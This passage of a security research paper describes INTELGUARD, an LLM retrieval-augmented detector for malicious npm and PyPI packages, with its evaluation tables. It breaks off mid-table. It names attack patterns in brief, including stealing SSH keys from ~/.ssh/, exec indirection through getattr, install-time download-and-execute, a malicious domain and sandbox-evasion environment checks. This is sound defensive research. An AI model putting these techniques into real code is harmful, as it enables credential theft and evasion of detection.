

Bridging Expert Reasoning and LLM Detection: A Knowledge-Driven Framework for Malicious Packages

Wenbo Guo
Nanyang Technological University
Singapore
honywenair@gmail.com

Shiwen Song
Singapore Management University
Singapore
swsong@smu.edu.sg

Jiaxun Guo
Sichuan University
China
mtt88176@gmail.com

Zhengzi Xu*
Imperial Global Singapore
Singapore
z.xu@imperial.ac.uk

Chengwei Liu*
Nanyang Technological University
Singapore
chengwei.liu@ntu.edu.sg

Haoran Ou
Nanyang Technological University
Singapore
haoran007@e.ntu.edu.sg

Mengmeng Ge
Nanyang Technological University
Singapore
mengmeng.ge@ntu.edu.sg

Yang Liu
Nanyang Technological University
Singapore
yangliu@ntu.edu.sg

Abstract

Open-source ecosystems such as NPM and PyPI are increasingly targeted by supply chain attacks, yet existing detection methods either depend on fragile handcrafted rules or data-driven features that fail to capture evolving attack semantics. We present INTELGUARD, a retrieval-augmented generation (RAG) based framework that integrates expert analytical reasoning into automated malicious package detection. INTELGUARD constructs a structured knowledge base from over 8,000 threat intelligence reports, linking malicious code snippets with behavioral descriptions and expert reasoning. When analyzing new packages, it retrieves semantically similar malicious examples and applies LLM-guided reasoning to assess whether code behaviors align with intended functionality. Experiments on 4,027 real-world packages show that INTELGUARD achieves 99% accuracy and a 0.50% false positive rate, while maintaining 96.5% accuracy on obfuscated code. Deployed on PyPI.org, it discovered 54 previously unreported malicious packages, demonstrating interpretable and robust detection guided by expert knowledge.

CCS Concepts

• Security and privacy → Software security engineering.

Keywords

Supply Chain Security; Threat Intelligence; Retrieval-Augmented Generation; Open-Source Ecosystems; Large Language Models

ACM Reference Format:

Wenbo Guo, Shiwen Song, Jiaxun Guo, Zhengzi Xu, Chengwei Liu, Haoran Ou, Mengmeng Ge, and Yang Liu. 2026. Bridging Expert Reasoning and LLM Detection: A Knowledge-Driven Framework for Malicious Packages.

*Corresponding authors.



This work is licensed under a Creative Commons Attribution 4.0 International License.
WWW '26, Dubai, United Arab Emirates
© 2026 Copyright held by the owner/author(s).
ACM ISBN 979-8-4007-2307-0/2026/04
<https://doi.org/10.1145/3774904.3792083>

In *Proceedings of the ACM Web Conference 2026 (WWW '26)*, April 13–17, 2026, Dubai, United Arab Emirates. ACM, New York, NY, USA, 12 pages.
<https://doi.org/10.1145/3774904.3792083>

1 Introduction

Open-source package repositories have become indispensable to modern software development. Platforms such as NPM (JavaScript) and PyPI (Python) provide millions of reusable libraries that streamline development. However, their openness also exposes them to security threats [4, 8, 15]. A notable case occurred on September 8, 2025, when 18 NPM packages with over 2.6 billion weekly downloads were compromised, marking one of the most severe supply chain incidents in recent memory [15]. Consequently, detecting malicious packages in open-source repositories has become critical for software supply chain security.

Existing detection methods can be broadly classified into three categories: rule-based, learning-based, and large language model (LLM)-based approaches. Rule-based methods rely on predefined expert-crafted rules to identify suspicious patterns derived from static analysis [5, 30] or dynamic analysis [6, 21]. However, constructing and maintaining these rules demands significant manual effort and domain expertise. Learning-based methods [18, 23, 53] attempt to automatically extracting features from packages to train machine learning classifiers that distinguish malicious from benign packages. However, they are data-driven and thus suffer from the concept drift problem [27], as threat patterns evolve over time, the learned models become outdated, leading to degraded detection accuracy and increased false positives. Now, LLM-based methods [10, 46, 50] represent a paradigm shift by leveraging large language models' ability to analyze program behavior at an abstraction level beyond syntactic patterns without explicit feature engineering. Despite their potential, these approaches face two critical limitations. First, they suffer from the hallucination problem inherent to large models, resulting in unreliable or inconsistent predictions. Second, current LLM-based detectors lack access to

systematic expert reasoning and contextual threat intelligence, limiting their ability to analyze sophisticated or context-dependent malicious packages.

To address the limitations of existing detection methods, we analyze how human security experts identify evasion-oriented malicious packages. Analysts at firms such as ReversingLabs and Trend Micro employ multi-layered analytical frameworks to assess the *consistency between observed code behaviors and a package's intended functionality and reason about whether the implementation aligns with its expected purpose (Challenge 1)*. For instance, a cryptocurrency wallet library exfiltrating token data to external chat services breaches the principle that cryptographic operations should remain self-contained. However, consistency assessment addresses only the detection aspect. A complementary challenge lies in attack logic reconstruction for forensic analysis to *understand why a behavior is malicious and how it fits into attacker campaigns (Challenge 2)*. Expert analysts achieve this by situating behaviors within attack lifecycle models (e.g., recognizing installation-phase exfiltration as pre-runtime credential theft) and correlating technical indicators with threat intelligence about attacker infrastructure and tactics. Finally, these analysts systematically document this reasoning in threat intelligence reports that explain the logic connecting observed actions to malicious intent and known attack methodologies. Despite its value for both detection and forensics, *this knowledge remains inaccessible to automated systems, trapped in unstructured PDFs and blog posts (Challenge 3)*.

To bridge the gap between human analytical reasoning and automated detection, we present the first retrieval-augmented generation (RAG)-based LLM framework, named INTELGUARD, for malicious package analysis. This framework transforms expert reasoning from threat intelligence reports into structured knowledge to enable interpretable and robust zero-shot detection. Our framework operates in two phases. (1) In the knowledge construction phase, we develop a multi-stage pipeline to extract both behavioral indicators and expert analytical context from unstructured threat intelligence reports, *addressing Challenge 2 and Challenge 3*. Specifically, the pipeline identifies malicious code snippets and API-level behaviors, captures the corresponding expert reasoning chains that explain why such behaviors indicate compromise, and models contextual knowledge, such as attack phases, objectives, and infrastructure, into a structured knowledge base. This process transforms unstructured textual expertise into a machine-interpretable representation that encodes the causal and contextual relationships underlying attack logic. (2) In the detection phase, when analyzing a new package, the framework performs semantic retrieval by encoding its program structure and querying the expert knowledge base for semantically similar malicious fragments and their associated reasoning. The expert reasoning provides analytical context that guides detection. We then design an LLM-guided semantic analyzer, which integrates the expert knowledge with program analysis results to assess whether the package's code semantics align with its intended functionality, *addressing Challenge 1*.

We evaluate INTELGUARD on datasets comprising 2,000 PyPI packages and 2,027 npm packages. Experimental results show that INTELGUARD achieves 99% accuracy, 99.49% precision, and 98.50% recall, outperforming state-of-the-art baselines by 4–9 percentage points while reducing false positive rates from up to 6.5% to 0.5%.

Moreover, INTELGUARD exhibits strong robustness against code obfuscation: on obfuscated samples, it maintains 96.5% accuracy compared to 52.82% for direct LLM analysis with a 43.68-point improvement. Ablation studies confirm that retrieved expert reasoning plays a critical role, as removing it reduces accuracy by 2–3 points and increases false negatives. To assess real-world effectiveness, we deployed INTELGUARD to scan PyPI.org between July and September 2025, discovering 54 previously unreported malicious packages, 24 of which were later confirmed and removed by the PyPI security team. These results demonstrate that INTELGUARD not only achieves state-of-the-art (SOTA) detection accuracy but also delivers tangible security impact in real-world ecosystems.

The main contributions are summarized as follows:

- We present a knowledge-driven detection approach that extracts expert reasoning from threat intelligence reports and applies it through retrieval-augmented generation, transforming unstructured analytical knowledge into actionable detection capabilities.
- We construct a comprehensive knowledge base from 8,024 threat reports containing 4,420 malicious code contexts with behavioral descriptions and expert reasoning chains that explain security violations through functional boundaries, execution contexts, and attack pattern principles.
- Evaluation on 4,087 packages demonstrates 99.0% accuracy with 0.50% false positives, outperforming rule-based, machine learning, and LLM-based baselines, while maintaining 96.50% accuracy on obfuscated code where direct LLM analysis achieves only 52.82%.

2 Related Work

(1) Malicious Package Detection. Package registries face persistent threats from typosquatting, dependency confusion, and supply chain poisoning [11, 52]. Attackers exploit installation scripts, obfuscate code, and manipulate metadata to appear legitimate [7, 13, 45]. Early detection tools rely on static analysis or sandbox execution [5, 21, 28, 30, 37, 51], yet attackers can easily evade them through encoding variations or conditional execution that detects analysis environments [39, 54]. To overcome these limitations, learning-based approaches model attack patterns as behavioral sequences. For instance, DONAPI [18] extracts API call sequences through dynamic instrumentation, Cerebro [53] organizes features by execution likelihood and fine-tunes BERT, and SpiderScan [20] constructs behavior graphs across sensitive APIs. Recent systems further integrate multiple signals by combining code features with metadata [14, 42], applying code clustering [26], and extending to multilingual frameworks [24]. However, these approaches remain largely data-driven, relying on large volumes of samples to extract low-level statistical features. Such features are often tightly coupled with specific datasets or time periods, and thus quickly become obsolete as attack techniques evolve. More recently, LLM-based detectors have been developed to emulate the reasoning process of human security experts [10, 46, 50]. Despite their interpretability potential, these models still lack domain-specific knowledge and sufficient semantic context, often leading to unreliable judgments. As a result, legitimate packages with uncommon structures or behaviors are frequently misclassified as malicious [23, 38].

(2) Threat Intelligence Analysis. Threat intelligence reports document attack campaigns and explain why observed behaviors indicate compromise [17, 25, 33, 40, 49]. Recent work extracts structured knowledge from these reports through knowledge graph construction. Open-CyKG [36] uses attention-based extraction to organize attack entities and relationships, while CTIKG [19] and LLM-TIKG [17] employ language models to identify entities and techniques, mapping them to frameworks like MITRE ATT&CK. PackageIntel applies similar techniques to package ecosystems, extracting vulnerability details and attack patterns [12]. However, these systems extract high-level entities (i.e., attack techniques, compromised assets, threat behaviors) that are difficult to apply directly to code-level detection. A single abstract entity like "data exfiltration" maps to numerous concrete implementations using different APIs, encodings, and obfuscation techniques across varying contexts. Entity relationships alone provide insufficient guidance for identifying whether specific code exhibits malicious behavior.

3 Background

(1) Sensitive API. A sensitive API refers to any application programming interface that accesses critical system resources or performs privileged operations, such as file system access, network communication, process execution, and dynamic code execution. Malicious packages primarily achieve their attack objectives by invoking these sensitive APIs. For instance, using file system APIs like `fs.readFile()` to steal SSH keys from `~/.ssh/` or environment access APIs to exfiltrate credentials. In our work, we adopt the existing sensitive APIs from prior works on malicious package analysis [18, 20, 47]. By focusing on these sensitive APIs, we can identify the most security-critical code snippets from large volumes of benign code, enabling our analysis to pinpoint subtle malicious behaviors that truly indicate compromise.

(2) Attack Workflow and Detection. Software supply chain attacks follow a three-step workflow [18, 38]: (1) publish a malicious package to the registry; (2) deceive users into installing it; (3) execute the malicious payload. The first two steps are intrinsically linked: attackers employ various deception techniques such as typosquatting, dependency confusion, or account compromise to increase installation likelihood. These steps constitute the *preparation phase*, while the payload execution represents the *execution phase*. Detection approaches target different phases of this workflow. *Pre-installation detection* focuses on identifying malicious packages before they are widely adopted, analyzing package metadata, code patterns, and behavioral anomalies [24, 48]. *Post-installation detection* monitors runtime behaviors or examines installed code for malicious activities [55]. Our work focuses on pre-installation detection through static code analysis, aiming to identify malicious packages by reasoning about their code behaviors before they can compromise user systems.

(3) Motivation. Current malicious package detectors [5, 13, 30, 45] model behaviors as isolated actions, leading to high false negatives. In reality, malicious intent arises not from individual actions but from behavioral sequences under specific conditions, which form a reasoning chain connecting observations to verdicts. While recent work attempts to model such context through structured templates or predefined patterns [18], these approaches assume a fixed contextual structure. In practice, attack implementations vary widely




Figure 1: Framework of the INTELGUARD

in action sequences, API usage, and obfuscation. A single threat concept such as credential exfiltration can manifest through countless implementation variants [13]. This diversity defeats rule-based modeling. Effective detection requires flexible reasoning that can interpret arbitrary contexts, similar to how security analysts approach novel attacks. Our key insight is that threat intelligence reports document how experts reason about malicious code in context. By extracting these reasoning chains and applying them through RAG-based LLM, we enable context-aware detection that adapts to diverse attack patterns without manual encoding.

4 Methodology

Overview. We propose INTELGUARD, a knowledge-driven malicious package detection framework that integrates expert reasoning from threat intelligence reports into an automated LLM analysis pipeline. As illustrated in Figure 1, INTELGUARD operates in two major phases: *knowledge construction* and *malicious package detection*.

In the knowledge construction phase, we first preprocess threat intelligence reports from multiple security vendors using OCR [43] and LLM to extract textual and visual content. We then perform knowledge extraction and validation, identifying malicious code snippets, indicators of compromise, and expert reasoning chains that explain why specific behaviors indicate compromise (*addressing Challenge 2*). Next, we embed each snippet using dual representations that capture both syntactic structure and behavioral semantics, followed by hierarchical knowledge clustering to organize similar behaviors. The validated and vectorized entries are stored in a knowledge base, where each record links code fragments with their expert analytical context (*addressing Challenge 3*).

In the malicious package phase, INTELGUARD receives an unknown software package and applies an LLM-guided code slicing procedure to isolate functional segments surrounding sensitive API calls. Each code slice is then used to query the knowledge base, retrieving semantically similar malicious examples and their associated expert reasoning. Finally, a LLM performs RAG-based reasoning and decision-making, leveraging retrieved knowledge to

determine whether the observed behaviors align with known attack patterns or violate functional expectations (*addressing Challenge 1*). The system outputs both the detection result and an interpretable reasoning report explaining the decision process.

4.1 Knowledge Construction Phrase

This phase serves as the knowledge foundation for the subsequent malicious detection phase. It addresses two key challenges: automated systems' inability to access the analytical reasoning embedded in human-written threat reports, and the lack of interpretability in their detection decisions. By systematically extracting expert reasoning chains, behavioral indicators, and contextual code knowledge from threat intelligence reports, this phase constructs a queryable knowledge base that encapsulates human analytical logic, enabling consistent and interpretable analysis in later detection.

4.1.1 Dataset Preprocessing. To build a comprehensive expert knowledge base for subsequent detection, we collect and preprocess threat intelligence reports from major security vendors that document expert analyses of real-world malicious packages. The preprocessing pipeline consists of four stages:

(1) Identifying confirmed malicious packages. We query the Open Source Vulnerabilities (OSV) database [32] to obtain verified malicious packages in npm and PyPI ecosystems. OSV is a widely-used open-source vulnerability database maintained by Google's Open Source Security Team. This provides a trusted seed list of known threats for subsequent analysis.

(2) Locating relevant threat reports. To collect expert analyses for each malicious package, we construct search queries combining the package name, version, and security-related keywords (e.g., "malicious", "backdoor", "supply chain attack") following existing work [12]. We submit these queries to the Google Search API to retrieve relevant security reports, advisories, and incident analyses from diverse online sources.

(3) Extracting and reconstructing textual content. Security vendor reports exhibit heterogeneous HTML structures and often embed code as screenshots rather than text. To preserve complete expert analysis, we develop custom web scrapers that extract both textual content and code images while recording their spatial positions in the original layout. We then apply OCR [43] to convert code screenshots into text and reinsert the recognized code at its original position based on the recorded layout information. This reconstruction process ensures that code snippets remain contextually aligned with their surrounding explanations, preserving the semantic coherence necessary for accurate knowledge extraction.

(4) Filtering relevant content. From the 8,024 pages collected across 22 prominent security sources (e.g., ReversingLabs [34], Trend Micro [44], and Kaspersky [22]), many contain only brief vulnerability announcements or advisories without technical details, while others provide in-depth malicious package analyses. We employ an LLM-based filter to identify pages that contain malicious code samples accompanied by expert interpretation of their behavior. Specifically, we prompt the LLM to assess whether each page provides actionable threat intelligence, discarding pages that contain only vulnerability metadata or high-level advisories. This filtering reduces the dataset to 4,420 pages containing substantive expert analyses suitable for knowledge extraction.

4.1.2 Malicious Code and Reasoning Extraction. We extract structured knowledge through two steps: extracting malicious code with expert reasoning, and validating extraction accuracy.

Extracting structured knowledge. Security experts typically compose threat reports by interweaving textual analysis with code screenshots, embedding snippets of malicious code at specific positions within their narratives. To preserve this analytical structure, we apply OCR [43] to extract code from embedded images and reinsert the recognized text into its original position within the web page. This process reconstructs a unified document that retains the expert's logical presentation. We then feed the reconstructed text to a large language model with a predefined extraction prompt. The model outputs structured knowledge that includes the execution context of each malicious code snippet (i.e., trigger, file location, permissions), behavioral summaries describing what the code does, expert analytical reasoning explaining why certain behaviors violate security principles, and detection indicators. Each code snippet is treated as a basic analytical unit since it represents a concrete attack behavior with measurable context.

Validating extraction accuracy. LLMs may hallucinate non-existent reasoning or misinterpret code semantics during extraction. To ensure the reliability and quality of the constructed knowledge base, we introduce a human-in-the-loop validation stage. In this process, the language model reviews both the original threat report and the extracted structured knowledge, and a subset of the extractions is randomly audited by two security experts, each with over five years of experience in malware analysis. These experts evaluate whether the extracted reasoning faithfully reflects the analyst's interpretation, whether behavioral descriptions accurately capture code functionality, and whether detection indicators correspond to concrete evidence mentioned in the report. Only extractions that pass both automated and expert validation are incorporated into the knowledge base, ensuring that stored knowledge remains grounded in authentic human analytical reasoning.

4.1.3 Hierarchical Knowledge Clustering. After validating the extracted knowledge, we aim to consolidate semantically related malicious behaviors to form higher-level functional representations. Since multiple threat reports may describe the same malicious functionality using different implementations or obfuscation techniques, clustering enables INTELGUARD to merge heterogeneous yet functionally equivalent knowledge into unified behavioral concepts that support efficient retrieval and reasoning.

Clustering pipeline. We perform a two-level hierarchical clustering process to jointly capture syntactic and semantic similarities. (1) At the lower level, we cluster code embeddings E^{code} using cosine similarity to group snippets with comparable syntactic structures or lexical patterns. We adopt HDBSCAN [29] as the clustering algorithm because it automatically infers the number of clusters and is robust to noise caused by minor lexical variations or formatting differences. We empirically set the minimum cluster size to 8 and the minimum samples parameter to 4 to balance cohesion and coverage at the code level. (2) At the upper level, we cluster behavioral embeddings E^{be} derived from expert reasoning and behavioral summaries using the same HDBSCAN algorithm but with larger parameters (i.e., minimum cluster size = 40, minimum samples = 8, $\epsilon = 0.45$) to accommodate broader semantic diversity. This

hierarchical procedure abstracts away from syntactic differences while aligning functionally equivalent snippets that express the same malicious intent.

Cluster representation. For each behavior-level cluster C_j , we compute a centroid embedding $\mathbf{v}_j = \frac{1}{|C_j|} \sum_{i \in C_j} \mathbf{e}_i^{\text{be}}$ as its representative vector and select the snippet whose embedding is closest to the centroid as the canonical representative. We further aggregate the expert reasoning chains of its member snippets using majority voting over key reasoning predicates (e.g., data exfiltration, persistence, code injection) to form a unified behavioral explanation. This process not only reduces redundancy but also establishes a structured mapping from *implementation-level code artifacts* to *behavior-level malicious intents*. The resulting clustered knowledge is stored in the vectorized knowledge base as compact and semantically organized entries, serving as retrieval anchors for subsequent RAG-based detection.

4.1.4 Knowledge Base Construction. After clustering, we construct a vectorized knowledge base to enable similarity-based retrieval during malicious package detection.

Embedding generation. For each validated and clustered snippet, we compute dual embeddings that jointly encode syntactic and semantic properties. Given a snippet s_i and its behavioral summary b_i , we derive:

- *Code embedding* $\mathbf{e}_{i,\text{code}} = f_{\text{code}}(s_i)$, capturing structural and lexical characteristics of the code.
- *Behavior embedding* $\mathbf{e}_{i,\text{behav}} = f_{\text{behav}}(b_i)$, capturing semantic intent and high-level functionality described by expert reasoning.

The dual-embedding design ensures that syntactically distinct but functionally equivalent code variants (e.g., obfuscated or reimplemented attacks) can still be aligned through their behavioral representations.

Knowledge base schema. Each knowledge entry is stored as a structured tuple:

$$\mathcal{E}_i = (s_i, c_i, b_i, r_i, d_i, \mathbf{e}_{i,\text{code}}, \mathbf{e}_{i,\text{behav}}),$$

where s_i denotes the code snippet, c_i the execution context (i.e., trigger, location, permissions), b_i the behavioral description, r_i the expert reasoning, and d_i the detection indicators. All entries collectively form the knowledge base $\mathcal{KB} = \{\mathcal{E}_1, \dots, \mathcal{E}_N\}$, represented by two embedding matrices:

$$\mathbf{E}_{\text{code}} \in \mathbb{R}^{N \times d_c}, \quad \mathbf{E}_{\text{behav}} \in \mathbb{R}^{N \times d_b}.$$

This representation enables efficient similarity-based retrieval of relevant malicious behaviors in subsequent detection.

4.2 Malicious Package Detection Phrase

This phase serves as the detection component of our framework. It addresses the *Challenge 1*, which concerns detecting inconsistencies between program semantics and intended functionality, by leveraging the expert knowledge constructed in the previous phase. Specifically, we (1) isolate potentially malicious logic through sensitive code slicing, (2) retrieve semantically similar malicious examples and expert reasoning via RAG, and (3) perform LLM-based reasoning to determine whether the target behavior violates expected

functionality. Together, these steps enable knowledge-guided and interpretable semantic consistency analysis.

4.2.1 Sensitive Code Slicing. Direct static analysis of entire packages is computationally expensive and introduces substantial noise from benign code. We leverage a key observation: malicious logic inevitably invokes sensitive APIs to interact with the system or network [18, 20, 26, 53, 54]. This enables us to focus analysis on code regions most likely to exhibit malicious behavior.

Sensitive API identification. We compile a comprehensive list of sensitive APIs by systematically reviewing existing detection studies [18, 20], covering five categories representing common attack vectors: network operations, encryption operations (Base64 encoding, cryptographic functions), process operations (command execution, shell spawning), file operations, and system information operations. We treat all methods within these modules as sensitive APIs, which remain stable across language versions and provide broad coverage without frequent updates.

Complete behavior extraction. To capture complete behavioral context rather than isolated API calls, we model a malicious behavior as a path from an *entry point* (where execution begins) to a *sensitive API* (where it manifests externally). Extracting this complete path requires capturing both what data the API operates on and under what conditions it executes. We achieve this through backward program slicing with two complementary techniques:

- (1) *Backward data-flow slicing* traces how data flows into the sensitive API's parameters, ensuring parameter context completeness. This captures all data sources, variable definitions, and transformations that influence what the API operates on.
- (2) *Backward control-flow slicing* identifies conditions governing the API's execution, ensuring invocation context completeness. This captures conditional statements, branching logic, and control dependencies that determine when and under what circumstances the API is called.

Implementation. We construct static call graphs for each package using PyCG [35] for Python (through static type inference and control flow analysis) and Jelly [3] for JavaScript (handling dynamic features such as callbacks and prototype chains). Starting from each sensitive API call site as the slicing criterion, we perform backward dependency tracking to identify all statements that may influence the API invocation. The resulting code slice constitutes a self-contained functional unit spanning from entry point to sensitive API, preserving the complete data transformations and control conditions necessary for understanding the behavior.

4.2.2 RAG-based Similarity Retrieval. Given a code slice q extracted from a target package, we retrieve the most relevant malicious examples from the knowledge base to provide expert analytical context for detection. We first summarize the slice's behavior b_q (e.g., *reads configuration files and sends data to an external server*), and then compute two embeddings using the same encoders from the knowledge construction phase: a code embedding $\mathbf{e}_q^{\text{code}}$, and a behavior embedding $\mathbf{e}_q^{\text{behav}}$ capturing semantic intent.

For each knowledge entry $\mathcal{E}_i \in \mathcal{KB}$, we compute two cosine similarities:

$$\text{sim}_{\text{code}}(q, i) = \cos(\mathbf{e}_q^{\text{code}}, \mathbf{e}_i^{\text{code}}),$$

$$\text{sim}_{\text{behav}}(q, i) = \cos(\mathbf{e}_q^{\text{behav}}, \mathbf{e}_i^{\text{behav}}).$$

The overall similarity is aggregated as:

$$\text{sim}_{\text{total}}(q, i) = \alpha \cdot \text{sim}_{\text{code}}(q, i) + \beta \cdot \text{sim}_{\text{behav}}(q, i),$$

where $\alpha = 0.5$ and $\beta = 0.5$ balance syntactic and semantic matching. This design prioritizes behavioral similarity, which remains robust under code obfuscation or minor lexical variations.

Retrieval output. The top- k entries $\{\mathcal{E}_{i_1}, \dots, \mathcal{E}_{i_k}\}$ with the highest total similarity scores are retrieved as contextual exemplars. Each entry provides its code snippet (s_{i_j}), behavioral description (b_{i_j}), and expert reasoning chain (r_{i_j}) that explains why the historical case was deemed malicious. These retrieved exemplars form the analytical grounding for subsequent reasoning.

4.2.3 Maliciousness Determination. We determine package maliciousness by analyzing each sensitive code slice independently through LLM-based reasoning augmented with expert knowledge. For each slice q with its behavioral summary b_q , we construct a detection prompt containing three components: (1) the target slice and its behavioral description, (2) the retrieved malicious examples ($s_{i_1}, \dots, s_{i_k}$) and their behavioral summaries ($b_{i_1}, \dots, b_{i_k}$), and (3) the corresponding expert reasoning chains ($r_{i_1}, \dots, r_{i_k}$) that articulate why these examples violate security principles.

LLM reasoning. The LLM is instructed to assess whether the target slice exhibits similar security violations by comparing its behavior with the retrieved cases and applying the expert analytical principles. It outputs a binary label $\ell_q \in \{\text{malicious}, \text{benign}\}$ and an accompanying explanation e_q that specifies which security principles are violated and how the observed behavior aligns with known attack patterns.

Package-level aggregation. A package p is classified as malicious if any of its slices receives a malicious verdict:

$$\ell_p = \text{malicious} \quad \text{if} \quad \exists q \in p : \ell_q = \text{malicious}.$$

This principle ensures that any detected malicious component invalidates the package's overall trustworthiness. The detection system produces both the binary verdict and a structured report that identifies the responsible slices, their matched historical examples, and the expert reasoning principles supporting the decision.

5 EVALUATION

We evaluate our tool to answer the following research questions:

- **RQ1 Detection Accuracy:** How does INTELGUARD perform compared to state-of-the-art baseline methods in detecting malicious packages?
- **RQ2 Obfuscation Robustness:** Can INTELGUARD maintain detection accuracy when malicious code is obfuscated using transformation techniques?
- **RQ3 Knowledge Extraction:** What expert knowledge is extracted from threat reports and how does it characterize malicious behavior?
- **RQ4 Knowledge Contribution:** What is the contribution of expert knowledge to detection accuracy?

Dataset Construction. We construct test datasets for npm and PyPI, ensuring no overlap with packages used in knowledge base construction to prevent data leakage. Each dataset contains 1,000

Table 1: Detection Performance Comparison on PyPI

Tool	Accuracy (%)	Precision (%)	Recall (%)	F1-Score (%)
Bandit4Mal	28.65	34.58	47.90	40.17
GuardDog	87.30	91.54	82.20	86.62
OSSGadget	51.90	51.10	87.90	64.63
PyPIWarehouse	53.25	51.69	99.30	67.99
SocketAI	90.30	93.06	87.10	89.98
SAP-DT	60.90	90.07	24.50	38.52
SAP-RF	88.95	98.27	79.30	87.77
SAP-XGB	66.30	92.89	35.30	51.16
MalGuard-DT	90.35	100.00	80.70	89.32
MalGuard-MLP	94.45	99.89	89.00	94.13
MalGuard-NB	63.35	98.19	27.20	42.60
MalGuard-RF	90.15	100.00	80.30	89.07
MalGuard-SVM	94.75	99.89	89.60	94.46
MalGuard-XGB	89.65	100.00	79.30	88.46
INTELGUARD (Ours)	99.00	99.49	98.50	98.99

malicious packages (from established datasets by Ohm et al. [31] for npm and Guo et al. [13] for PyPI) and 1,000 benign packages sampled from the top 5,000 most downloaded packages on each registry. This sampling strategy ensures benign samples represent widely-used production code rather than obscure packages. To evaluate robustness against obfuscation, we create an additional PyPI test set with 1,041 malicious and 1,019 benign packages transformed using Intensio-Obfuscator [16]. The obfuscation applies variable renaming, control flow flattening, and string encoding to assess whether INTELGUARD maintains accuracy when syntactic signatures are deliberately obscured. All datasets are shown in Appendix 5

Baseline Methods. We select SOTA detection methods based on four criteria: *diversity* (representing different detection paradigms including static analysis, dynamic analysis, machine learning, and LLM-based approaches), *reproducibility* (publicly available with clear documentation), *recency* (actively maintained with recent updates), and *impact* (developed by major organizations or widely adopted in practice). Table 6 summarizes our selected baselines (detailed in Appendix). For static analysis, we include OSSGadget (Microsoft) [30] and GuardDog (Datadog) [5], both supporting PyPI and npm. For machine learning, we evaluate SAP [23] with three variants (i.e., [2], Random Forest [1], Decision Tree [41]) supporting both ecosystems, alongside ecosystem-specific methods: MalGuard [9] for PyPI and MalPacDetector [46] for npm. For dynamic analysis, we select Packj [21], which monitors runtime behaviors across both ecosystems. Finally, we include SocketAI [51] as the LLM-driven baseline applicable to PyPI and npm.

Experimental Setup. In our experiments, we employ OpenAI's GPT-4.1 model for knowledge extraction from threat intelligence reports and the text-embedding-3-large model (3,072 dimensions) for generating code embeddings during RAG knowledge base construction. For online detection, INTELGUARD uses GPT-4.1-mini to perform reasoning-enhanced analysis with retrieved expert knowledge. For the SocketAI baseline, we replicate its three-stage analysis pipeline (Initial Report Generation, Critical Reports Analysis, and Final Report Synthesis) following the methodology outlined in the original paper. To balance computational cost and performance, we use GPT-4.1-mini as the large model and GPT-4.1-nano as the small model for each analysis stage, applying the prompts provided in the original work. SocketAI analyzes each code file in a package sequentially, a package is classified as malicious if any individual file is identified as malicious in the final synthesis stage. All other

Table 2: Detection Performance Comparison on NPM

Tool	Accuracy (%)	Precision (%)	Recall (%)	F1-Score (%)
Genie	78.79	99.67	58.37	73.62
GuardDog	94.38	96.35	92.41	94.34
MalPac-MLP	94.47	97.12	91.83	94.40
MalPac-NB	93.34	98.48	88.23	93.07
MalPac-SVM	95.31	98.95	91.73	95.20
OSSGadget	56.39	54.23	89.79	67.62
Packj_static	57.38	54.39	98.74	70.15
Packj_trace	66.21	60.46	96.40	74.32
SAP-DT	80.47	100.00	67.40	80.53
SAP-RF	80.79	100.00	67.94	80.91
SAP-XGB	89.61	96.39	85.88	90.83
SocketAI	70.94	98.03	43.58	60.34
INTELGUARD (Ours)	98.72	99.80	97.67	98.72

baseline tools are executed using their default configurations as specified in their respective documentation.

5.1 RQ1: Detection Accuracy

Overall results. Tables 1 and 2 present detection performance on PyPI and npm datasets. INTELGUARD achieves 99% accuracy on PyPI with 99.49% precision and 98.50% recall, outperforming the best baseline MalGuard-SVM by 4.25 percentage points. On npm, INTELGUARD achieves 98.72% accuracy with 99.80% precision and 97.67% recall, surpassing OSSGadget by 31.1 percentage points. In contrast, baselines exhibit significant limitations: rule-based tools suffer from extreme false positive rates (Bandit4Mal: 90.60% on PyPI; OSSGadget: 77.98% on npm), machine learning methods show high false negatives (SAP-DT: 75.50% missed malware on PyPI), and SocketAI demonstrates ecosystem-specific inconsistency (19.36 percentage point gap between PyPI at 90.30% and npm at 70.94%).

Why baselines fail. Rule-based detectors match syntax without semantic context, misclassifying benign packages containing documentation URLs or common commands. ML methods fail due to feature engineering limitations, as sophisticated malware evades detection through semantic variable names and API indirection. SocketAI struggles with JavaScript-specific techniques and cross-file attack chains, causing ecosystem-specific inconsistency. Detailed analysis is provided in Appendix A.5.

Why INTELGUARD succeeds. INTELGUARD maintains consistent accuracy through two key mechanisms. First, behavior-weighted retrieval combines code and behavior similarity, ensuring that even when malware uses API indirection like `getattr(__builtins__, 'exec')`, the behavior summary captures "dynamic function call to execute arbitrary code" and matches documented indirect execution patterns. Second, sensitive code slicing extracts complete execution chains including cross-file dependencies, generating comprehensive behavior descriptions such as "downloads content from remote server during install and executes via subprocess."

Retrieved expert reasoning provides critical context. For instance, the domain `hits.dwy1.com` becomes identifiable as malicious when matched against documented typosquatting campaigns rather than evaluated in isolation. Environment variable patterns distinguish legitimate CI checks (CI, TRAVIS) from sandbox evasion (VIRTUAL_ENV, WINE_CPU) based on documented anti-analysis techniques in the knowledge base.

Table 3: Detection Performance on Obfuscated PyPI Packages

Tool	Accuracy (%)	Precision (%)	Recall (%)	F1-Score (%)
Bandit4Mal	54.76	54.40	64.75	59.12
GuardDog	88.11	97.16	78.77	87.00
OSSGadget	50.83	50.80	85.30	63.68
PyPIWarehouse	63.64	58.45	97.02	72.95
SocketAI	84.13	82.28	87.42	84.77
SAP-DT	52.86	56.58	28.91	38.27
SAP-RF	65.78	76.25	46.88	58.06
SAP-XGB	60.53	70.96	37.08	48.71
MalGuard-DT	81.55	99.40	63.88	77.78
MalGuard-MLP	86.84	99.74	74.16	85.07
MalGuard-NB	60.24	99.55	21.42	35.26
MalGuard-RF	81.26	100.00	62.92	77.24
